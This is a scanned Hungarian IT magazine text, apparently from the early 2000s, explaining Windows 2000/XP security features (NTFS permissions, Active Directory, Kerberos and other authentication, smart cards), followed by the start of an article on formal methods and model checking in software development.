A rövid történelmi kitekintés után megvizsgáljuk, milyen tulajdonságokkal rendelkezik a Windows 2000 *(belső verziószáma NT 5.0)* és a Windows XP *(NT 5.1)*. Először áttekintjük az operációs rendszer architektúráját és a tervezéskor az alaprendszerbe illesztett biztonsági tényezőket. Ezután a vállalati címtárat vesszük szemügyre, és igyekszünk rávilágítani a címtár létéből és tulajdonságaiból fakadó lehetőségekre, amelyekkel a rendszerünk biztonságát növelhetjük. Röviden ismertetjük a Windows 2000 hitelesítési rendszerét és a hozzá kapcsolódó szabványokat. Ezt a nyilvános kulcsos architektúra áttekintése követi. Górcső alá vesszük a naplózási funkciókat, amelyek a biztonsági rendszert érintik, majd kitérünk a hálózati biztonságot elősegítő technológiákra és az alkalmazott titkosítási algoritmusokra. Megvizsgáljuk, hogy az alaprendszerhez adott alkalmazások milyen biztonsági lehetőségeket tartalmaznak, végezetül néhány gyenge pontra hívjuk fel a figyelmet.

A rendelkezésre álló terjedelem nem teszi lehetővé, hogy az egyes funkciókat részletesen vizsgáljuk, de ha az implementáció során a fejlesztők tervezési hibát vétettek, és az ismert, akkor azt mindenképpen megemlítjük. A Windows 2000-et több



mint 4 évig készítették *(nem beszélve a megelőző 7 év tapasztalatairól)*, ezért túl sok elvi hiba nem került a termékbe.

Az operációs rendszer architektúrája biztonsági szemszögből

A Windows 2000 legfontosabb alkotóeleme – akárcsak más operációs rendszereknél – a kernel tulajdonképpen a rendszer szíve.

A kernel különböző komponensei felelősek azért, hogy ki *(mi)* mikor, milyen mértékben és meddig használhat egy hardver vagy szoftver erőforrást. A kernel biztonságos módon elválasztja egymástól az alkalmazásokat, és nem engedi, hogy bármely program oly mértékben kisajátítson magának egy erőforrást, amely már a rendszer működésének egészét veszélyezteti. Egy Windows 2000 rendszerben a kernel az „úr" és senki más. A tervezésnek köszönhetően egy alkalmazás összeomlása nem befolyásolja a többi működését, – ez merőben más, mint a Win3.x és Win9x rendszerek részben vagy egészben kooperatív multitaszk üzemmódja, ahol bizony egyetlen rosszul megírt alkalmazás a sírba vitte a többit is.


A kernel gondoskodik arról is, hogy az egyes futó programokhoz privilégiumszinteket rendeljen. A privilégiumszint lehet kernel mód, ami lényegében a teljes szabadságot jelenti a hardvererőforrások felett, és lehet user mód, amely lényegesen korlátozottabb lehetőségeket nyújt. Kernel üzemmódban olyan rendszerkomponensek futhatnak, mint a memóriamenedzser, az I/O menedzser, a file-rendszer menedzser stb. Minden más user üzemmódban indul. Ez a megoldás *(amely egyébként más, nagyvállalati operációs rendszereknél, többek között a Unixoknál is általános)* alapvetően hozzájárult a vírusok bizonyos típusainak teljes eltűnéséhez. Szabály ugyanis, hogy egy alkalmazás örökli az őt indító objektum privilégiumszintjét. Ez azt jelenti, hogy az egyszerű, korlátozott jogokkal rendelkező felhasználók által *(nem szándékoltan)* indított vírusok szintén csupán korlátozott jogokkal indulnak, így a rendszer főbb komponenseiben nem tehetnek kárt.


A Windows 2000 2002. október 29-én megkapta a Common Criteria EAL4 szintű minősítést.

A Windows 2000 sajátossága, hogy a szakemberek biztonsági elvárásait szem előtt tartva biztonsági egyedekben *(security principals)* gondolkodik. Biztonsági egyed minden olyan objektum, amely valamilyen cselekvést kezdeményez. Így megkülönböztethetünk felhasználókat, csoportokat, számítógépeket, tartományokat, amelyekhez jogokat *(rights)* és jogosultságokat *(permissions)* rendelhetünk, ha kell egyszerűen, de szükség szerint akár rendkívül cizellált módon is. Minden objektumnak tulajdonosa is van, amelyet a rendszer számon tart.

Az architektúra igen jól sikerült, mert a Windows 2000 egy majdnem két évig tartó folyamat eredményeképpen 2002. október 29-én megkapta a Common Criteria EAL4 szintű minősítést. Ez nagyjából a régi ITSEC C2-nek megfelelő biztonsági szint; ennél magasabbat nem kaphat szokásos kereskedelmi forgalomban kapható operációs rendszer.

A rendszer másik fontos alapköve a programok, alkalmazások és adatok tárolását megvalósítani hivatott fájlrendszer. Ezt NTFS-nek hívják már 1993 óta, és sokféle módon szolgálja a biztonsági igényeket. A tárolt adatokhoz és állományokhoz úgynevezett hozzáférés vezérlési listákat *(Access Control List vagy ACL)* rendelhetünk.






Jogosultság beállítása egyszerűen, összetett módon vagy aprólékosan – igény szerint

Ez a lista tartalmazza azt, hogy ki férhet hozzá egy állományhoz, és amennyiben hozzáférhet, akkor mit tehet azzal *(olvashatja, módosíthatja, törölheti stb.)*. Egy könyvtárra vagy állományra vonatkozóan 13 különböző műveletet definiáltak a programozók. Egy-egy műveletet műveletcsokorba lehet szedni, például az „olvasás" jog azt jelenti, hogy a felhasználó „láthatja a mappát és listázhatja azt, attribútumokat, kiterjesztett attribútumokat és engedélyeket olvashat". A Windows 2000-hez tartozó NTFS változat számos új szolgáltatással bővült, ezek a következők:

- **Titkosítás:** a nyilvános kulcsos infrastruktúrával integrálható, de önállóan is használható eljárás. A rendszer beépített visszaállítási módszert is tartalmaz, amely a jelszó illetve kulcs elvesztése esetén *(csak bizonyos esetekben)* képes az adatok visszaállítására. A felhasználó számára a felület rendkívül egyszerű. Csupán egy jelölőnégyzetben kell beállítani, hogy az adatokat titkosítani szeretnénk. Ettől kezdve az állományok tárolása megváltozik, a rendszer pedig megnyitáskor és bezáráskor *(a kulcs megléte esetén)* automatikusan elvégzi a visszafejtést és a titkosítást.
- **A jogosultságok öröklődése.** Az elv rendkívül egyszerű: a mappahierarchia egy felső szintjén beállított ACL „lecsorog" az alsó szintekre, így könnyebben szabályozható nagyobb könyvtárstruktúrák hozzáférési rendszere is. Az öröklődés megállítható és újraindítható. A Microsoft a módszert minden olyan fejlesztésébe átvezette, amelyben hierarchia és hozzáférés-szabályozás létezik, ezért megtalálható a címtár és a regisztrációs adatbázis jogosultságrendszerében is.
- Az állományrendszer nemcsak az engedélyek tárolásával szolgálja a biztonságot, hanem önmaga stabilitásával is, hiszen ő hordozza a teljes működő szoftvert. Az NTFS **tranzakcióalapú** fájlrendszer, amely azt jelenti, hogy az adatok kiírása a lemezre két fázisban történik. Először egy tranzakciónaplóba kerülnek az állományok, majd innen a tényleges helyükre. A módszer biztosítja, hogy a fájlrendszer mindig konzisztens állapotban maradhasson. Ezt az elvet az adatbáziskezelő rendszerek használták először. A sok hasonlóság miatt hosszú távon várható, hogy a Microsoft összevonja állományrendszerének és SQL termékének fejlesztését.
- A stabilitást szolgálja a naplózás *(journaling)* is. Az eljárás azt jelenti, hogy egy belső állományban az NTFS tárolja, hogy milyen adat mikor és milyen objektum által változott meg. Az adatok felhasználásával például nagyságrendekkel gyorsabb víruskereső programokat lehet készíteni, amelyek mindig csak a változásokat vizsgálják.



Az alaprendszer ismertetésekor érdemes megjegyezni, hogy a Microsoft szakított a korábbi változatok mindent megengedő alapbeállításával, és már az induló, frissen telepített Windows 2000 is határozott korlátozásokat érvényesít az alacsonyabb hozzáférési szinteken elhelyezkedők számára. Elsősorban a gyökér, a WINNT és a SYSTEM32 könyvtárakat védi a rendszer, szabályozva az állományok elhelyezésének módját. Ezen kívül szigorúbbak a beállítások a regisztrációs adatbázisban is. Unix-környezetben ez megszokott volt, a Windowst használók azonban meglepődtek, de hamar belátták a változtatás szükségességét.

A működés stabilitását és az összeomlások megakadályozását szolgálja az új „Windows File Protection" *(WFP)* szolgáltatás. Ennek lényege, hogy a legfontosabb programokról és eljáráskönyvtár-állományokról *(dll-ekről)*, azok méretéről, verziószámáról pontos nyilvántartást vezet a rendszer. Amennyiben egy alkalmazás a védett állományokat korábbi, vagy más nyelvű verzióval felül szeretné írni, a WFP ezt megakadályozza: egy rejtett könyvtárból visszamásolja a védett állományt.


> A Microsoft szakított a korábbi változatok mindent megengedő alapbeállításával, és már az induló, frissen telepített Windows 2000 is határozott korlátozásokat érvényesít.

A Microsoft nevével összefonódott a híres hármas billentyű-kombináció a CTRL-ALT-DEL. A DOS világában ez egy újraindítást jelentett, a Win9x rendszerekben a billentyűkulcs először csak egy feladatkezelőt indított. A Windows NT-ben és a Windows 2000-ben ezzel a hármas leütéssel indítjuk el a bejelentkezést. Kevesen tudják, hogy komoly szándékok húzódnak meg a kikényszerített eljárás mögött. A felhasználónak ebben a fázisban kell megadnia a jelszavát. Az azonosítás megkerülhetetlensége mellett fontos, hogy a jelszót ne egy „trójai faló" nyelje el, hanem biztosak lehessünk abban, hogy csak az operációs rendszernek adjuk át. A fenti billentyűzetkombináció minden futó alkalmazástól elveszi a vezérlést, és a Winlogon processznek adja azt, ezáltal szűrve az esetleges jelszólopó programokat. A hitelesítő alrendszer egyébként moduláris, a beléptetési módszer lecserélhető. A jelszómegadás helyett tehát – megfelelő megoldás megvásárlásával – használhatunk intelligens kártyás vagy biometrikus azonosítást is. A nyilvános kulcsú architektúra mindig ott van a háttérben, mint egy lehetséges kiegészítője a fenti technológiáknak. Ez pedig nemcsak a hitelesítésre igaz. A Windows 2000 eszközkezelői például digitálisan aláírhatók, a rendszergazdák szabályozhatják, hogy mit tegyenek az alá nem írt eszközkezelőkkel. A digitális aláírás arról biztosít, hogy a szoftverkomponenst a Microsoft bevizsgálta, és stabilnak minősítette, várhatóan nem fog problémát okozni a telepítése.

Végezetül meg kell említenünk a regisztrációs adatbázist, amely a Windows NT termékcsalád specialitása. Az eredeti elképzelés szerint a tervezők egyetlen, közös, hierarchikus fastruktúrába szervezett, konfigurációs paramétereket tartalmazó adatbázist szerettek volna alkotni, amely a rendszer teljes beállításhalmazát tartalmazta volna. Ez a módszer lett volna hivatott a rosszul skálázható INI állományok leváltására, a fejlesztők és a rendszergazdák körében azonban nem aratott osztatlan sikert. A fejlesztőknek át kellett térni az új megoldásra, ami sok energiát igényelt, a rendszergazdáknak pedig meg kellett ismerniük ezt az eszközt, ami egyáltalán nem volt egyszerű, tekintve, hogy nem készült hozzá dokumentáció. Egy beállítást könnyű elhelyezni az adatbázisban, de nehéz megtalálni. Többféle adattípus létezik, és a fejlesztők kénye kedve szerint egy jelölőnégyzet az adatbázisban hol egy hexadecimális szám, egy karakter, hol pedig egy nagyobb hexadecimális szám egyetlen bitje.

Sok kellemetlenséget okozó tulajdonsága mellett azonban van néhány határozott előnye is a megoldásnak. Ezek a következők:

1. Világosan elkülöníthetők a felhasználói- és a rendszerbeállítások. Az előbbiek a HKEY_USERS, az utóbbiak a HKEY_LOCAL_MACHINE ág alatt találhatók. A felhasználók beállításai egymáshoz képest is elválaszthatók, sőt gépről-gépre hordozhatók. *(A Windows 2000 logóval rendelkező szoftvereknek ismerniük kell ezeket a fogalmakat, és a megfelelő módon alkalmazniuk kell.)*
2. A rendszerbeállításokhoz különböző engedélyeket rendelhetünk. Ezzel megakadályozhatjuk, hogy illetéktelenek vagy dilettánsok hibás paramétereket állítsanak be. A Windows 2000 tartalmaz is ilyen korlátozásokat, sőt a Windows XP még szigorított is ezen. Az engedélyek nemcsak egyénekre, hanem csoportokra is vonatkozhatnak, és működik a jogöröklés modellje is. Sőt, a Windows 2000 címtárát és a csoportházirendeket felhasználva akár egyetlen helyről akármennyi Windows 2000-es rendszerre érvényre juttathatunk regisztrációs adatbázis biztonsági beállításokat, – erről egy kicsit később még szólunk.




A Windows 2000 még kétféle regisztrációs adatbázis szerkesztő szoftvert tartalmaz: a regedit.exe-t és a regedt32.exe-t. Az előbbivel kényelmesebb keresni, de nem állíthatók vele jogosultságok, az utóbbi kicsit kényelmetlenebb felületet ad, de a biztonsági előírások teljesítését maradéktalanul segíti. A Windows XP-től kezdve a két alkalmazás az előnyös tulajdonságokat ötvözve egyesült.

A vállalati címtár

A számítógépek, akár PC-k, akár szerverek ma már szinte kivétel nélkül kapcsolódnak valamilyen technológiával egy hálózathoz. A technológia lehet egy analóg telefonvonal, egy kábelmodem, egy ADSL kapcsolat vagy egy Ethernet csatoló, a hálózat pedig lehet egy otthoni mini háló vagy vállalati LAN, esetleg maga az Internet.

A Windows 2000 egyik legnagyobb újdonsága a továbbfejlesztett címtár, amelyet a Microsoft Active Directornak nevezett el. A címtár elsősorban a vállalatok informatikusainak életét könnyíti meg. Tulajdonképpen egy speciális, elosztott, rugalmasan bővíthető, konfigurálható, paraméterezhető, skálázható adatbázisról van szó. Külön megjegyzendő, hogy az Active Directory egy internetes szabványra, nevezetesen a DNS névfeloldó szolgáltatásra támaszkodik.



A Microsoft szakított korábbi stratégiájával, hogy egyedi szabványokat erőltessen a felhasználókra, inkább a mindenki által használt, így kompatibilis Internetes szabványokat és technológiákat helyezte előtérbe.

A címtár mint adatbázis elvileg bármilyen adatot tárolhat, mert a séma, amely tárolt objektumokat és azok tulajdonságait leírja, bővíthető. Leegyszerűsítve: a címtár objektumokat és azok tulajdonságait tárolja. Az objektum egy valóságosan létező „valami" informatikai leképezése. Ilyen például a felhasználó. A címtár tartalmaz egy „felhasználó" objektumtípust. Amikor szeretnénk, hogy egy munkatársunk használhassa a hálózatunkat, létrehozunk egy őt reprezentáló, „felhasználó" típusú objektumot a címtárban. Az egyes objektumoknak meghatározott tulajdonságai vannak. Ilyen tulajdonság lehet többek között a vezetéknév, a keresztnév vagy a jelszó. Az objektumtípusok közül a legismertebbek a felhasználó, a csoport, a számítógép, a hálózati mappa, a hálózati nyomtató, a csoportházirend és a betárcsázási házirend. Nem kell sok fantázia hozzá, hogy belássuk, igen sokféle tevékenységhez jó egy címtár. Tárolhatjuk az e-mail címeket, korlátozásokat léptethetünk életbe, szoftverbeállításokat tarthatunk benne.

A címtár biztonsági vonatkozásai is sokrétűek. Hasonlóan a szintén hierarchikus állományrendszerhez, hozzáférési listát tárol minden egyes objektumához, hogy a megfelelő művele-

teket csak az arra kijelölt személyek végezhessék el. A jogosultságok öröklése itt is működik.

Nemcsak az objektumokat védik, hanem a szoftver működését is. Mivel a címtár elosztott rendszer, a tagok között ki kellett alakítani valamilyen másolási, replikációs eljárást. Ez azt jelenti, hogy az objektumok bizony „vándorolnak" a hálózaton. Az informatikus szerencsére megvédheti az illetéktelen hozzáféréstől a hálózaton közlekedő adatokat, – a replikációt titkosítani lehet, az adatfolyam digitálisan aláírható, hogy meg lehessen győződni azok sértetlenségéről. A két, egymással kommunikáló szerver pedig a Windows 2000 beépített hitelesítési rendszerével, a Kerberos-szal győződhet meg arról, hogy a túloldalon valóban az a szerver küldi vagy fogadja az adatokat, amelyiknek kell.

Az alaprendszert úgy alakították ki, hogy bizonyos speciális műveleteket csak különleges jogokkal rendelkező felhasználók végezhetnek el *(Enterprise Administrators, Schema Administrators)*. Ezek a felhasználók lehetnek külső szaktanácsadók is, így a címtár támogathatja azt az elvet, hogy bizonyos biztonsági funkciókat külön kell választani, – önellenőrzést nem végezhet senki. A fenti szerepkörök definiálásából adódik, hogy megfelelően szervezett munka esetén senki nem tüntethet el nyomokat. *(Az Enterprise Administrator például magához vonhatja a rendszernapló törlésének jogát a tartományi rendszergazdáktól.)*


Ugyancsak beépített funkció a feladatdelegálás. A címtár hierarchikus szerkezete lehetővé teszi, hogy a felelősséget és a feladatokat alacsonyabb szintre delegálhassuk. A delegált jogkörök lehetővé teszik bizonyos adminisztratív feladatok ellátását, de nem engedik a felsőbb szintek illetéktelen konfigurálását. A biztonságos vállalati hálózat egyik sarkköve, az elkülönített feladatkörök támogatása köszön vissza a szoftverben.

Említettük már, hogy a címtár sémája bővíthető. Ez azt jelenti, hogy akár a Microsoft, akár más gyártók által írt alkalmazások újabb objektumtípusokat és objektumokat helyezhetnek el a központi tárolóban. Ilyen alkalmazás az Exchange 2000, amely levelezéssel, útvonalválasztással kapcsolatos objektumokat helyez el a tartományvezérlőkön.

Ha egy alkalmazás „ismeri" a címtárat, tudását felhasználva az Active Directoryra támaszkodhat a felhasználók azonosításakor, megspórolva egy saját hitelesítési rendszer kialakítását és állandó karbantartását. Egy ilyen integráció következménye, hogy a felhasználónak kevesebb jelszót kell megjegyeznie, mert az alkalmazások „tudják, kiről van szó". Ez biztonságosabb megoldás, mintha a munkatársak folyton felírnák 8-10 különböző jelszavukat. A címtár és az alkalmazások ilyen összenövését „egyszeri belépésnek", angolul „single sign on" eljárásrendnek nevezik.

Nagyon fontos eszköze a Windows 2000 alapú rendszereknek a biztonsági házirend. Valójában egy beépített, címtárral integrált alkalmazásról van szó.

A biztonsági házirend lehetőséget nyújt arra, hogy valamennyi, a mi hatáskörünkbe tartozó számítógépre azonos biztonsági előírásokat alkalmazhassunk. A biztonsági előírások vonatkozhatnak a jelszókezelésre, bizonyos tevékenységek elvégzésére, a felhasználók jogaira, sőt, akár állományokhoz és regisztrációs kulcsokhoz rendelt engedélyeket is propagálhatunk a házirend segítségével. Mód van előre elkészített biztonsági házirend sablonok használatára, de ha ez nem felel meg az igényeinknek, mi magunk is kialakíthatunk egy házirendet, majd sablonként lementve más adminisztrációs egységekben *(tartományokban)* érvényre juttathatjuk őket. Az operációs rendszer nemcsak arra képes, hogy bizonyos beállításokat érvényesítsen, hanem arra is, hogy a létrejött beállításokat összehasonlítsa egy elmentett sablonnal. Ezáltal gyors, alapszintű biztonsági felülvizsgálatot végezhetünk el. Ha valaki megváltoztatta a biztonsági házirendet, az nagyon gyorsan kiderül. Az eredmény ismeretében dönthetünk arról, miképp kívánunk beavatkozni, hogy a feltárt biztonsági rést eltávolítsuk.



A hitelesítési rendszer

A Windows 2000 hálózati operációs rendszer, amely remekül elvégez számos hálózati infrastrukturális feladatot, többek között a felhasználók és egyéb objektumok azonosítását, hitelesítését. Egy jó hitelesítési rendszernek az alábbi tulajdonságokkal kell rendelkeznie:

1. A felhasználót vagy bármely objektumot, amely ezt igényli, egyértelműen legyen képes azonosítani.
2. A hitelesítéshez szükséges információkat biztonságosan tudja tárolni.
3. A hálózaton áthaladó adatokat megfelelő titkosítással védje.
4. A legbiztonságosabb hitelesítést is bármely hálózati kapcsolaton keresztül képes legyen elvégezni.

A Windows 2000 csak részben felel meg a fenti elvárásoknak. Az egyértelmű azonosítás rendszertervezési kérdés. Ez a termékben elvileg megoldott. A nem azonosítható felhasználók hozzáférése elutasítható, vagy egy ún. anonymous felhasználói fiókhoz rendelhető. Bármelyik esetet választjuk, a kapcsolat nyomon követhető. Az anonymous felhasználó ellentéte az „authenticated users", vagyis mindazon objektumok halmaza, amelyeket be lehet azonosítani. Szükség esetén erre a körre korlátozhatjuk a hozzáférést. Sajnos, kompatibilitási okokból azokban a hálózatokban, ahol nem csak Windows 2000 rendszerrel működő állomások találhatók, jelszóváltáskor szükség lehet azonosítás nélkül felépített csatornára is *(null session)*. Ez egy implementációs hiba, amely a Windows NT 4.0 és korábbi verziók sajátossága. A Windows 2000 kénytelen mindaddig biztosítani ezt a kapcsolatot, ameddig a korábbi verziók el nem tűnnek a szervezet informatikai infrastruktúrájából. A Windows 2000 négyféle hitelesítési protokollt használ, szintén kompatibilitási okok miatt. Ezek – erősségi sorrendben – a következők: LANMAN, NTLM, NTLMv2, Kerberos. Az első szabványt használják a Win9x és korábbi rendszerek. Windows NT 4.0 SP3-ig bezárólag az érvényes módszer az NTLM azonosítás. Az NT4SP4 verziónál újabbak, valamint az Active Directory Client kiegészítő szoftverrel ellátott Win9x rendszerek képesek NTLMv2 típusú hitelesítésre. A legfejlettebb, Kerberos alapú azonosítást a Windows 2000 és a Windows XP rendszerek használják. A Kerberos egy újabb példa, hogy a


Microsoft internetes szabványokat implementál a saját fejlesztései helyett. Kerberos hitelesítésre képesek a Unix rendszerek is, így a két eltérő platform között is létre lehet hozni „single sign on" eljárásrendet.

A Kerberos hitelesítési módszernek – számos más erénye mellett – van egy hallatlan fontos tulajdonsága, amely az NTLM fölé emeli, ez a hitelesítési jegyek továbbítása. A mai elosztott környezetben egyetlen szolgáltatást több szerver nyújt. Általában van egy *(tipikusan webalapú)* felületet adó előtérbeli kiszolgáló *(front-end server)*, és egy adatkezelést biztosító háttér kiszolgáló *(back-end server)*. Az ügyfél az előtérben lévő szerverrel kommunikál, de a háttérben tárolt adatokra van szüksége. Ilyenkor a front-end szervernek át kell adnia a háttérkiszolgálónak a felhasználót azonosító adatokat. Csakhogy az NTLM „jegy" nem továbbítható. Minden egyes hitelesítést a felhasználónak kell kezdeményeznie. Kerberos esetén a Kerberos jegyek továbbíthatók, így a hitelesítési eljárást csak egyszer kell elvégezni. A Kerberos tehát nemcsak biztonsági, de skálázhatósági szempontból is szerencsés választás.

A felhasználó ma még leginkább úgy találkozik a hitelesítő rendszerrel, hogy meg kell adnia a nevét, a jelszavát, esetleg azt a tartományt, amelybe be kell jelentkeznie. A legtöbb informatikai rendszerben elegendő a biztonságnak az a foka, amikor „tudok valamit" *(ti. egy jelszót)*. Egy magasabb biztonsági szintet jelent, amikor már „tudok valamit és birtokolok valami mást". A mindennapi megfelelője ennek a kívánalomnak az intelligens kártyás azonosítás. A birtoklás a kártyára vonatkozik, a tudás pedig arra a PIN kódra, amelyet a kártya elhelyezése után kell megadni.

A korábban már említett moduláris hitelesítő rendszernek köszönhetően egyszerű, dokumentált mód nyílt arra, hogy a jelszavas azonosítást kártyásra lehessen cserélni. A beléptető rendszer szorosan integrált a Windows 2000-ben kidolgozott nyilvános kulcsos architektúrával, erről még bővebben szólunk.

A hitelesítés témaköréhez tartozik az úgynevezett másodlagos belépés *(secondary logon)* szolgáltatás.



Amint már említettük, minden programkód egy meghatározott kontextusban fut, az őt indító objektumtól *(felhasználótól, számítógéptől)* örökölve azt. A kontextus itt egyfajta engedélyrendszert, jogosultságrendszert jelent. A másodlagos belépés szolgáltatás lehetővé teszi, hogy az alkalmazás indítása előtt meghatározzunk egy, a sajátunktól eltérő kontextust. A szolgáltatás egy valós biztonsági problémát igyekszik megoldani. Általános gyakorlat, hogy a széles jogkörrel rendelkező felhasználók *(a rendszergazdák)* mindenféle tevékenységükhöz ugyanazt a fiókot használják. Ez kényelmes, ugyanakkor veszélyezteti a rendszer biztonságát, mert a makrovírusok, trójai jellegű programok, internetes férgek kihasználhatják az erős jogokat a károkozásra. Célszerű lenne, ha mindenki korlátozott jogkörrel dolgozna, s csak a rendszeradminisztrációs célokat szolgáló alkalmazásokat indítaná adminisztrátori jogkörrel. A másodlagos belépés épp ezt teszi lehetővé. Megfelelő eljárásrenddel szabályozható, hogy a rendszergazdák csak a szükséges tevékenységekhez és csak a megfelelő alkalmazásokhoz használják jogosultságaikat.


A legfejlettebb, Kerberos alapú azonosítást a Windows 2000 és a Windows XP rendszerek használják.

A sokféle hitelesítési mód összecsiszolása a lehetséges bejelentkezési helyzetekkel nem tökéletes. Bár egy Windows 2000 rendszerben lehetséges kártyával bejelentkezni RAS vagy VPN kapcsolattal is, Terminal Server szolgáltatás igénybevételekor a vékony ügyfélről nem használható a kártya *(az ígéretek szerint a következő verzió, a Windows 2003 Server már képes lesz erre)*. Az igény látszólag extrém, ám ez nem így van. A mai korszerű rendszerekben természetes kiegészítő a terminál szerver szolgáltatás. Ha nem valósítható meg a kártyás bejelentkezés, gyakorlatilag nem lehet olyan infrastruktúrát építeni, amely „jelszómentes". A Sun Solaris rendszerek régóta képesek a szituáció kezelésére. Az intelligens kártyák használata a másodlagos bejelentkezéssel sem integrált, nincs mód egy második kártya használatára. A jelszavakra – úgy tűnik – még sokáig szükség lesz.

A jövő hónapban a nyílt kulcsú architektúra operációs rendszerbe építéséről, az Eseménynapló biztonsági funkcióiról és a hálózati kapcsolatok biztonságáról lesz szó.

Lepenye Tamás, MCSE 2000
lepenyet@mal.hu

Formális módszerek az informatikában [1]



Az előzőekben áttekintettük az UML használatát, néhány példával illusztrálva azt. Remélhetőleg mindenki kedvet kapott ahhoz, hogy további munkájához UML-t használjon. A továbbiakban még jónéhány olyan, informatikában is használatos formális módszert szeretnék bemutatni, amelyek szintén nagymértékben segíthetik mindennapos munkánkat.

Validáció és verifikáció

Tekintve, hogy az informatikai rendszerek jellegzetesen egyediek, a minőségbiztosításnak nem a termék reprodukciójára, hanem magára a konstrukcióra kell koncentrálnia. A tervezés során a végcél egy olyan rendszer felépítése, amely bizonyítottan helyes szolgáltatásokat nyújt a végfelhasználó felé. E cél érdekében egyrészt alkalmazhatunk matematikai módszereket, amelyek *(az adott modell érvényességén belül)* 100% valószínűséggel bizonyítják a struktúra helyességét. Másrészt tervezett teszteléssel is megpróbálhatjuk megbecsülni épülő vagy már kész rendszerünk jóságát. Sajnos azonban a legalaposabb tesztelés sem képes a teljes problématér átvizsgálására, ezért sohasem adhat 100%-os bizonyosságot rendszerünk helyes működéséről.

A vizsgálat során két kérdéskört kell alaposan végigjárnunk: a megrendelő igényeinek megfelelő, jó rendszert építünk-e *(validáció)*, illetve a fejlesztés során kapott különböző mélységű modellek ekvivalensek-e, azaz jól építjük-e a rendszert *(verifikáció)*.

Tegyük fel, hogy biztosak lehetünk abban, hogy a kiinduló specifikációnk teljes *(az egész problémateret lefedi)*, és az összes megrendelői kívánalmat teljesíti. Ebben az esetben természetesen elég a tisztán verifikációs megközelítés, azaz a specifikáció és az implementációs modellek ekvivalenciájának bizonyítása. A valós életben azonban gyakran előfordul, hogy a fenti feltételek nem teljesülnek, a rendszer biztonságkritikus, vagy a felhasznált eszközkészlet által nem garantált tulajdonságok ellenőrzése elkerülhetetlen *(pl. holtpontmentesség)*, a validációt sem kerülhetjük el.

A specifikáció teljességének ellenőrzése már önmagában is kreativitást igénylő feladat, hiszen bonyolultabb rendszerek reakcióit nemcsak az adott esetben funkcionálisan értelmes esetekre kell specifikálni, hanem minden elképzelhető *(és el sem képzelhető)* bemeneti szekvenciára is. *(Lásd Ping Of Death – a szerk.)*

Modellalkotás és a modell ellenőrzése

A fejlesztés első lépéseként *(mint azt már korábban is említettem)* a felhasználó igényeinek megfelelő rendszer egy véges modelljét kell megalkotnunk. Az informatikai modell a számítógépben tárolható adatszerkezetek, adatstruktúrák és az ezeket kezelő, átalakító, ezekből információkat lekérdező algoritmusok összessége, rendszere. A modellalkotás egy absztrakciós folyamat, amelynek során egyrészt elhagyjuk a feladat szempontjából lényegtelen jellemzőket, másrészt pontosítjuk és formalizáljuk a lényegeseket, állandóan szem előtt tartva a feladatot majd megoldó eszköz *(jelen esetben egy számítógépes hardver-szoftver környezet)* tulajdonságait és képességeit.

Egy bonyolultabb probléma megoldása közben tapasztalhatjuk azt is, hogy a modell két komponense nem független, az adatstruktúra megválasztása befolyásolja az algoritmus megválasztását és ez fordítva is igaz. Ugyanaz az algoritmus, amely hatékony egyfajta adatstruktúrával, nagyon rossz hatásfokú lehet egy másikkal. Ezért a gyakorlati tervezés általában egy iteratív, javító, módosító lépéseket is tartalmazó folyamat.

A modellalkotás egy absztrakciós folyamat, amelynek során egyrészt elhagyjuk a feladat szempontjából lényegtelen jellemzőket, másrészt pontosítjuk és formalizáljuk a lényegeseket.

A modellellenőrzés során a rendszer egy korábban megalkotott modelljéről bizonyítjuk be, hogy teljesülnek-e rá a kívánt tulajdonságok.

A modellellenőrzés olyan plusz előnyökkel rendelkezik, amelyek már a fejlesztés korai, specifikációs szakaszában is megjelennek. Ideális esetben a modell határozza meg a designt, a szoftvert automatikus kódgenerálással készítjük, a validációt pedig modellellenőrzéssel. E technikák hatékony alkalmazásához azonban tisztában kell lennünk az alkalmazható és alkalmazandó formális módszerekkel, illetve gyakorlatot kell szereznünk az eszközök és technológiák területén is.

